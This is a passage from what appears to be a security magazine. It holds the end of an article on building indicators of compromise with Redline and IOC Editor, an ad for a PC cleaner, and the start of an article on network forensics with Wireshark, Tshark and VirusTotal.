



Figure 6. Redline's collector

Clicking on any of these will bring up a dialog box providing data collection options. Check the Acquire Memory Image option in order to capture the RAM for better results. Click on 'Edit your script'. This brings up a sub-dialog box with more options. One the first two tabs, there are checkboxes that say 'Strings' under Drivers Enumeration and Process Enumeration. Check those, and the one on the disk tab to the right (the more we collect, the better the analysis). Once finished, click 'ok' on the sub-dialog box.




**Figure 7.**

Choose an output folder and click 'ok'; Redline then runs some prep tasks, and outputs several files in the output directory chosen.



**Figure 8.**



**Figure 9.**

Copy this to a thumb drive, and run 'RunRedlineAudit.bat' from the external drive on the victim PC. This kicks off the Redline process to collect the required information.




Figure 10.

The results collected from the victim will be saved on the thumb drive under the folder from which the collector was run, under a sub folder called 'Audits'.

Back on the analysis machine, open Redline. On the main screen under Data Analysis, choose "From a Collector", choose the audit folder containing the collected information, and click 'Next'. Redline then parses the collected evidence from the target machine and then presents another screen to guide the investigation.




Figure 11. New Analysis Session




Figure 12.

Choosing one of the guided investigation options will then pull up the analyzed evidence. This Malware Risk Index (MRI) report on processes shows a calculated value to the left of the process name.

svchost.exe	92	1400	C:\Windows\System32	C:\Windows\System32\svchost.exe -k HPZ12	NT AUTHORITY\LOCAL SERV...
svchost.exe	92	1528	C:\Windows\System32	C:\Windows\System32\svchost.exe -k HPZ12	NT AUTHORITY\LOCAL SERV...
svchost.exe	78	2848	C:\Windows\System32	C:\Windows\System32\svchost.exe -k secsvcs	NT AUTHORITY\SYSTEM
svchost.exe	36	686	C:\Windows\System32	C:\Windows\System32\svchost.exe -k RPCSS	NT AUTHORITY\NETWORK SE...
svchost.exe	36	744	C:\Windows\System32	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestrict...	NT AUTHORITY\LOCAL SERV...
SearchIndexer.exe	35	2800	C:\Windows\System32	C:\Windows\System32\SearchIndexer.exe /Embedding	NT AUTHORITY\SYSTEM
svchost.exe	34	1072	C:\Windows\System32	C:\Windows\System32\svchost.exe -k NetworkService	NT AUTHORITY\NETWORK SE...
vmtoolsd.exe	27	424	C:\Program Files\VMware\VMware Tools	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmtoolsd	MININT-K4FK2QA\Administra...
dlhost.exe	23	2080	C:\Windows\System32	C:\Windows\System32\dlhost.exe /ProcessId{02483711-FD69-11...	NT AUTHORITY\SYSTEM
vmtoolsd.exe	23	1588	C:\Program Files\VMware\VMware Tools	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"	NT AUTHORITY\SYSTEM
mdmcs.exe	21	2532	C:\Windows\System32	C:\Windows\System32\mdmcs.exe	NT AUTHORITY\NETWORK SE...
spoolsv.exe	21	1188	C:\Windows\System32	C:\Windows\System32\spoolsv.exe	NT AUTHORITY\SYSTEM
svchost.exe	17	1252	C:\Windows\System32	C:\Windows\System32\svchost.exe -k LocalServiceNoNetwork	NT AUTHORITY\LOCAL SERV...
svchost.exe	17	324	C:\Windows\System32	C:\Windows\System32\svchost.exe -k LocalService	NT AUTHORITY\LOCAL SERV...
svchost.exe	17	628	C:\Windows\System32	C:\Windows\System32\svchost.exe -k DcomLaunch	NT AUTHORITY\SYSTEM
lsim.exe	17	500	C:\Windows\System32	C:\Windows\System32\lsim.exe	NT AUTHORITY\SYSTEM
WUDFHost.exe	17	612	C:\Windows\System32	"C:\Windows\System32\WUDFHost.exe" -HostGUID{183a1820-49...	NT AUTHORITY\LOCAL SERV...
Explorer.EXE	15	2956	C:\Windows	C:\Windows\Explorer.EXE	MININT-K4FK2QA\Administra...
svchost.exe	15	944	C:\Windows\System32	C:\Windows\System32\svchost.exe -k netvcs	NT AUTHORITY\SYSTEM
taskhost.exe	9	2540	C:\Windows\System32	"taskhost.exe"	MININT-K4FK2QA\Administra...
svchost.exe	9	888	C:\Windows\System32	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestrict...	NT AUTHORITY\SYSTEM
conhost.exe	9	1308	C:\Windows\System32		MININT-K4FK2QA\Administra...
conhost.exe	9	1800	C:\Windows\System32		MININT-K4FK2QA\Administra...
csrss.exe	0	396	C:\Windows\System32	%SystemRoot%\System32\csrss.exe ObjectDirectory=\Windows S...	NT AUTHORITY\SYSTEM
WinVNC4.exe	0	1636	C:\Program Files\RealVNC\VNC4	"C:\Program Files\RealVNC\VNC4\WinVNC4.exe" -service	NT AUTHORITY\SYSTEM
TPAutoConnSvc.exe	0	2004	C:\Program Files\VMware\VMware Tools	"C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe"	NT AUTHORITY\SYSTEM
cdash.exe	0	1456	C:\Windows\System32\DRIVERS	C:\Windows\System32\DRIVERS\cdash.exe	NT AUTHORITY\SYSTEM
svchost.exe	0	1552	C:\Windows\System32	C:\Windows\System32\svchost.exe -k imgproc	NT AUTHORITY\LOCAL SERV...
winvnc4.exe	0	1704	C:\Program Files\RealVNC\VNC4	"winvnc4.exe" -nocursor -slave GlobalRealVNCEnterpriseWinV...	NT AUTHORITY\SYSTEM

**Figure 13. MRI**

We see that three processes called 'svchost.exe' have high MRI values (92,92,78). A cursory search shows these appear to be valid, however skilled incident responders know legitimate process may be compromised through techniques like process hollowing.

Assuming research shows that these are malicious, we can then use them to start building Indicators of Compromise using IOC Editor.

Name: **\*New Unsaved Indicator\***

T..
R..

Author:

GUID: **54b8bae0-6348-4838-919c-6a51b1e31b16**

Created:

Modified:

Description:

Add: AND OR Item

OR

AND

Service Path contains C:\Windows\System32

Service Name contains svchost.exe

OR

Service arguments contains -k secsvcs

Service arguments contains -k HPZ12

**Figure 14.**

Using details from Redline, effective IOCs can be built.



## CONCLUSION

IOCs have enhanced the incident response process greatly. Traditional malware forensics has become a little more management thanks to the work put forth into creating the OpenIOC to standardize this type of data. Using methodologies, such as the malware funneling process, incident responders and forensic analysts can leverage tools like IOCs to quickly identify suspect software that anti-virus missed.

This can help teams identify and subsequently contain incidents involving outbreaks or other breaches. The growth of IOCs can and should continue. The community should invest their resources into researching and growing this project, as it will save time, money, and ultimately the business in the long run.

## ABOUT THE AUTHOR

---



*Adam Kliarsky works on the Information Security team for Cedars-Sinai Medical Center in Los Angeles. Background in intrusion detection, incident response, forensic analysis, malware analysis, and penetration testing.*

---

**Recommended**

# ***Keep your PC at peak performance!***

It incorporates Wise Registry Cleaner, Wise Disk Cleaner and many other useful features like System Slimming, Startup Manager, Disk Eraser, etc.

The software has amazing scan & clean speed, which makes it outstanding from similar products. You'll love the clean and user-friendly interface and the pragmatic efficiency!



WiseCleaner

## **Wise Care 365** **2**

- ✓ Over 15,000,000 downloads worldwide.
- ✓ Clean & Tune up Windows system.
- ✓ Protect digital privacy effectively.



5-Star Reviewed by  
Top Download Websites

Official Website for More Information:  
[www.wisecleaner.com/wisecare365.html](http://www.wisecleaner.com/wisecare365.html)



Support system:  
Windows XP, Vista, Win7/8  
(both 32-bit and 64-bit)

# HOW TO ANALYZE A TRAFFIC CAPTURE

## A REAL NETWORK FORENSICS ANALYSIS RELATED WITH THE BOSTON BOMBS

by **Javier Nieto Arevalo**

We live in an era where the signature-based Antivirus has less sense if we want to fight against hackers who are creating customized malware only for their targets. This malware is commonly known as Advanced Permanent Threat (APT) and it's really interesting to research where the host was infected, the connections back to the Command and Control server to get the instructions and evaluate the damage of the malware. Sometimes it is easier to detect infected hosts in the networks if we analyze the network traffic than using an Antivirus running on the host.

### What you will learn:

- Sites in your network where you can get traffic captures.
- Useful tools to aid in getting/analyzing traffic captures.
- How to use Virustotal, Wireshark and NetworkMiner in a real incident.
- How to detect attacks and more details from a pcap file with an IDS system.
- How to get information about how malware works.
- How to detect exploits and malware in an incident handle.
- How to create a map report with connections established in the capture data.

### What you should know:

- Get familiarized with the network devices.
- Get familiarized with the Internet Protocols and modern malware.

As you know, the modern malware or APTs are winning the match to the Antivirus manufacturers. For this reason, there are some new technologies like Sandboxes where you can run the suspicious files in order to study their behaviour. For example, the sandboxes Cuckoo or Anubis get a traffic capture to help us achieve this goal to fight malware. Also, some IDS like Snort, gets traffic captures in a pcap format to obtain the evidence about a certain attack.

For all this, it's really important that the Security IT Department has a high knowledge about how to get and how to analyze the traffic that is crossing into their networks.

In this post I'm going to talk about how, where, with and which tools we can use to get and analyze the traffic network. Then, I'm going to show you a real network forensic analysis where hackers take advantage of popular news like the Boston Marathon incidents.

### HOW TO GET TRAFFIC CAPTURES TOOLS AVAILABLE

There are a lot of tools to get traffic captures: Wireshark, Tshark, Tcpdump, NetworkMiner, Cain and Abel, Xplico, Capsa, ngrep... In this article we are going to focus on tools commonly used to achieve this goal: Wireshark, Tshark and NetworkMiner.

### WHY WIRESHARK OR TSHARK

Wireshark (before known as Ethereal) and Tshark are a really popular network protocol analyzer. Both of them are the same tool. The first one has a graphical user interface (GUI) and the second one has a command line interface (CLI).

The main reasons to work with these tools are:


- Both of them are Open Source with GPL license.
- Available in all platforms (Windows, Linux, MAC...).
- Both take traffic captures in live and offline mode.
- They can understand the majority of Internet Protocols (TCP, DNS, FTP, TFTP, HTTP...).
- They have advanced filters and searches, TCP Follow Stream, Flow Graph, Maps reports, etc...
- There are a lot of tutorials in the Internet.

### CAPTURE DATA ON THE MACHINE YOU ARE INTERESTED IN

There are several methods to capture traffic from your network. In this article, I'm going to talk about which are most commonly used.

If you only need to capture the network traffic to/from a specific host, you can just install Wireshark on that host (computer) and start to sniff. It's really easy to use but the traffic exchanged between other hosts of the network will be unavailable (except broadcast traffic).

This type of capture could be helpful when you suspect there is a problem in your network involving the host you are testing or when you just want to analyze the traffic exchanged from that host on the network.




**Figure 1.** Network scheme of a simple capture




## CAPTURE DATA USING A PORT MIRROR

Some Ethernet switches have a monitor mode. A monitor mode is the capability of the switch to use as a single port to merge the traffic of all other ports: that is, the port acts like a hub. If this monitor port is connected to the host when running the sniffer, all the network traffic (crossing that switch) will be captured. It's sometimes named 'port mirroring', 'port monitoring', 'Roving Analysis' (3Com), or 'Switched Port Analyzer' or 'SPAN' (Cisco). Using the switch management, you can select both the monitoring port and assign a specific port you wish to monitor.



**Figure 2.** Port Mirror examples on a switch

Some switch models could allow the mirroring of just one port instead of all ports: in this case it's really interesting, the mirroring of the port reserved to the router/firewall (which connects the internal network to the Internet).



**Figure 3.** Port mirror of the port reserved to the router



Mirroring the port used by the router/firewall, the switch will duplicate the incoming/outgoing traffic of our network to the Internet and send it to a host where it is running a sniffer or an IDS like Snort or Suricata in order to get security events. If you are interested in installing an IDS, you should read the tutorial from the original IDS website before installing it.

It's also possible to lose some traffic if we are sniffing a high traffic network...

This type of capture is easy to use if such a switch is available; we just need to read the switch manufacturer documentation to get the instructions.

## HOW TO WORK WITH WIRESHARK AND TSHARK

The goal of this article is not to train you on how to use Wireshark or Tshark. This is only a brief introduction but I think it could be interesting to show you some examples that will help you to start with these tools.

I commented that when we want to capture traffic to research some problems in our network or we want to do some tests, we can capture data on the machine we are interested in by using Wireshark. This is really easy to do by installing the sniffer software in this machine. We can see "in live" the traffic capture. In these kinds of captures, it's common to capture all traffic in a certain network card and then, working with filters.




Figure 4. Default captures traffic in the Wireless interface





Figure 5. Filter in a live network capture

When we want to capture traffic using a Port Mirror, we won't see the data capture "in live" mode. The sniffer is going to deal with a great amount of data because we will analyze all the traffic of the network. For this reason, it's common to use Tshark in CLI mode on a Linux Machine instead of Wireshark.

We are going to capture only the protocols, subnets or hosts we are interested in and save the capture data in a pcap format. For example we will save the captures automatically in 64Mb files to work easily with them. Why do we need to break up the capture data file in 64Mb? In the next part of the article, we are going to see how Virustotal could help us with the traffic capture because they can analyze it. They accept a maximum size of 64Mb. With the commands below, Tshark saves all traffic on the interface eth0, it switches to a new file every 64Mb and it stops capturing after 20 files:

```
$ tshark -i eth0 -b filesize:65536 -a files:20 -w mf3.pcap
```

I don't talk much more about the filters because there is a lot of information on the internet about how to sniff only an IP, network or protocol with Wireshark (<http://www.wireshark.org/docs/dfref/>) or Tshark (<http://www.wireshark.org/docs/man-pages/tshark.html>).

## A REAL NETWORK FORENSICS EXAMPLE

In order to explain the different techniques when we want to analyze a data capture (pcap file), I'm going to show you a real traffic capture and we are going to analyze it. This pcap was sent to me as a real incident I handled and contains the traffic generated by only one suspicious computer. This pcap file was captured sniffing with Tshark in a Port Mirror of the reserved port of the firewall.

## INSPECT THE PCAP FILE WITH VIRUSTOTAL

22 April 2013 Virustotal began to analyze pcap files. The news was published on their blog. (<http://blog.virustotal.com/2013/04/virustotal-pcap-analyzer.html>).

The new service helps us because we can get a lot of information from the Virustotal system and it's free. Also, Virustotal offers an API in order to develop our own program to work with them. The API is free but it mustn't be used in commercial products or services.

Now, we are going to see how to Virustotal will give us a lot of valuable information about our traffic captures. In my opinion, although Virustotal is a great service, it's totally necessary to analyze the pcap file with Wireshark or another packet analyzer.

You can see clicking on the link below the analysis of our pcap file by Virustotal: <https://www.virustotal.com/file/f67b8c98bba320a2895962107f0c5e794d3eb85f8a09bb321787634cb12f8c9a/analysis/>.

Ok, let's go. After uploading the pcap file to [www.virustotal.com](http://www.virustotal.com) we can see that three files have been downloaded and the website detects them as Malware. Also we can see that there are 15 alerts from Snort IDS and 30 alerts from Suricata IDS.




Figure 6. First details from Virustotal

If we go to “File detail” section, Virustotal will help us to locate what websites have been visited in the traffic capture. See Figure 7 below.

```

HTTP requests

[+] GET http://www.google.es/
[+] GET http://www.google.es/csi?v=3&s=webhp&action=&e=17259,39523,4000116,4001569,4001947,4001959,400285...
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=1&gs_id=5&xhr=t&q=b&es_nrs=true&pf=p&output=...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=1&gs_id=5&xhr=t&q=b&...
[+] GET http://www.google.es/blank.html
